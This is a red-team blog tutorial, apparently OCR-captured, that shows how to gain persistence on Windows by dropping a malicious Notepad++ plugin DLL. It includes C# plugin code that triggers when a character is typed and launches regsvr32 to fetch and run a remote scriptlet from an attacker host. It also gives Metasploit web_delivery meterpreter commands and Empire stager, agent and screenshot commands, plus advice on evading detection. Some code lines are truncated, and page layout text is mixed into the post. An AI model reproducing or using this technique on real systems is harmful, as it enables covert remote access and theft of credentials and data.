PENETRATION TESTING LAB
OFFENSIVE TECHNIQUES & METHODOLOGIES

METHODOLOGIES RESOURCES CONTACT

FEBRUARY 14, 2022

Persistence – Notepad++ Plugins

by Administrator. In Persistence. Leave a Comment

It is not uncommon a windows environment especially dedicated servers which are managed by developers or IT staff to have installed the Notepad++ text editor. Except of the storage of scripts and administrator commands which can provide important information for a red team operator, it could be leveraged as a persistence mechanism by loading an arbitrary plugin that will execute a command or a script from a remote location.

Daniel Duggan brought the idea of persistence via Notepad++ plugins to light in an article which highlights the technique. Plugins can be used to extend the capability of Notepad++. By default there is a list of approved plugins which a user can download inside Notepad++ but custom plugins are allowed also without any validation giving flexibility to developers to extend the usage of the text editor. A plugin has the form a DLL file and is stored in the following path:


```
%PROGRAMFILES%\Notepad++\plugins
```

It should be noted that in order for a plugin to be loaded the folder and the DLL need have identical names. For red team operators there is no need to write a malicious plugin from scratch since the Notepad++ Plugin Pack can be used as a template. There are various API's that could be used to execute something arbitrary when a specific event occurs. The *SCI_ADDTEXT* API will trigger a custom command when a character is typed inside notepad++. In the following example a message box will appear during insertion of a character.

```
class Main
{
    static bool ExecuteOnce = true;
```

Comment Reblog Subscribe •••

```

    public static void OnNotification(ScNotification notificat
    {
        if (notification.Header.Code == (uint)SciMsg.SCI_ADDTE
        {
            MessageBox.Show("Persistence via Notepad++ - Visit

            ExecuteOnce = !ExecuteOnce;
        }
    }
```




```
class Main
{
    internal const string PluginName = "$safeprojectname$";
    static string iniFilePath = null;
    static bool someSetting = false;
    static frmMyDlg frmMyDlg = null;
    static int idMyDlg = -1;
    static Bitmap tbBmp = Properties.Resources.star;
    static Bitmap tbBmp_tbTab = Properties.Resources.star_bmp;
    static Icon tbIcon = null;
    static bool ExecuteOnce = true;

    1 reference
    public static void OnNotification(ScNotification notification)
    {
        if (notification.Header.Code == (uint)SciMsg.SCI_ADDTEXT && ExecuteOnce)
        {
            Process process = Process.GetCurrentProcess();
            MessageBox.Show("Persistence via Notepad++ - Visit https://pentestlab.blog");

            ExecuteOnce = !ExecuteOnce;
        }
    }
```

Notepad++ – Plugin Message Box

Compiling the code will generate the DLL file. This technique can be utilized under the context of an elevated user such as the administrator since write permissions are required to drop the plugin into the relevant sub-folder of "*Program Files*".

```
dir "C:\Program Files\Notepad++\plugins\pentestlab"
```



```
Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>dir "C:\Program Files\Notepad++\plugins\pentestlab"
 Volume in drive C has no label.
 Volume Serial Number is A085-E389

 Directory of C:\Program Files\Notepad++\plugins\pentestlab

30/01/2022  21:33    <DIR>          .
30/01/2022  21:33    <DIR>          ..
30/01/2022  21:32           204,800 pentestlab.dll
               1 File(s)        204,800 bytes
               2 Dir(s)  39,934,455,808 bytes free

C:\Users\pentestlab.PURPLE>_
```

Notepad++ – Plugin Location

The next time that Notepad++ is launched and a character is typed the message box will appear which indicates that the code has been executed successfully.

FOLLOW PENTEST LAB

Enter your email address to followthis blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

Supported by


SEARCH TOPIC

Enter keyword here

RECENT POSTS

- Web Browser Stored Credentials
- Persistence – DLL Proxy Loading
- Persistence – Explorer
- Persistence – Visual Studio Code Extensions
- AS-REP Roasting

Comment Reblog Subscribe •••


*new 1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1
1 a
OK

Persistence via Notepad++ - Visit https://pentestlab.blog

Notepad++ – Code Execution

File-less payloads could be also executed in order to establish a communication channel. A very popular technique utilizes the *regsvr32* windows binary in order to execute a scriptlet from a remote location. Metasploit Framework has support for this technique via the web delivery module. Executing the commands below will initiate a server where the payload will be hosted.

```
use exploit/multi/script/web_delivery
set target 2
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.3
set LPORT 4444
run
```

Code could be modified slightly to execute *regsvr32* with the required arguments.

```
class Main
    {
static bool firstRun = true;

        public static void OnNotification(ScNotification notif
        {
            if (notification.Header.Code == (uint)SciMsg.SCI_A
            {
                string strCmdText;
                strCmdText = "/s /n /u /i:http://10.0.0.3:8080,
                Process.Start("regsvr32", strCmdText);
                firstRun = !firstRun;
                }
            }
```

CATEGORIES

- Coding (10)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (22)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (13)
- Red Team (132)
  - Credential Access (5)
  - Defense Evasion (22)
  - Domain Escalation (6)
  - Domain Persistence (4)
  - Initial Access (1)
  - Lateral Movement (3)
  - Man-in-the-middle (1)
  - Persistence (39)
  - Privilege Escalation (17)
- Reviews (1)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

February 2022

M	T	W	T	F	S	S
	1	2	3	4	5	6

Comment Reblog Subscribe •••

Notepad++ – Plugin Regsvr32 Method

Similarly, as with the initial example when a new character is typed inside Notepad++ that will trigger the event which will execute the command.

Notepad++ – Persistence Trigger

A Meterpreter session will open and a communication channel will established.

Notepad++ – Regsvr32 Meterpreter

Execution of the commands below will initiate the interaction with the target host and retrieve the parent working directory and which user triggered the payload.

```
sessions
sessions -i 1
pwd
getuid
```

Notepad++ – Meterpreter

7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28						

« Jan Mar »

PEN TEST LAB STATS

7,614,406 hits

FACEBOOK PAGE

Empire

In a similar manner Empire C2 could be used to generate various stager files. These files typically contain a base64 command which can be executed within a PowerShell process. The following stager has been used as an example:

```
usestager windows/launcher_sct
```

Empire Stager Module

The stager should point to the listener which is running already in Empire and the command *execute* will write the file into "*generated-stagers*" folder.

```
set Listener http
execute
```

Empire – Stager Configuration & Generation

The file could be dropped into the system and executed via regsvr32. Alternatively, the command could be used inside the plugin to avoiding writing the .sct file into disk.

Empire – PowerShell Base64 Payload

Notepad++ – Plugin Empire Stager

Once the command is triggered a new agent will appear in Empire.

```
agents
```

Notepad++ – Empire

Additional Empire modules could be utilized to conduct further activities such as to take a screenshot of the host. It is not uncommon Notepad++ to contain information such as usernames, connection strings or URL's that could be extracted via this method and used during offensive operations.

```
usemodule powershell/collection/screenshot
set Agent notepad
execute
```

Notepad++ – Empire Screenshot

Notepad++ – Screenshot

It should be noted that creation of a process it is not considered an opsec safe method. However, by modifying the code red team operators could use other process injection techniques that could enable them to remain under the radar. A drawback of the technique is that requires the user to type a character and therefore beacons might not received on a constant basis. However, on the positive side it is not considered a common persistence technique and might evade detection even on mature environments.

Related

Persistence – Image File Execution Options Injection January 13, 2020 In "Persistence"	Persistence – AppInit DLLs January 7, 2020 In "Persistence"	Persistence – Shortcut Modification October 8, 2019 In "Persistence"

EMPIRE METASPLOIT NOTEPAD++ PERSISTENCE

Leave a comment

PREVIOUS

Shadow Credentials

NEXT

Unconstrained Delegation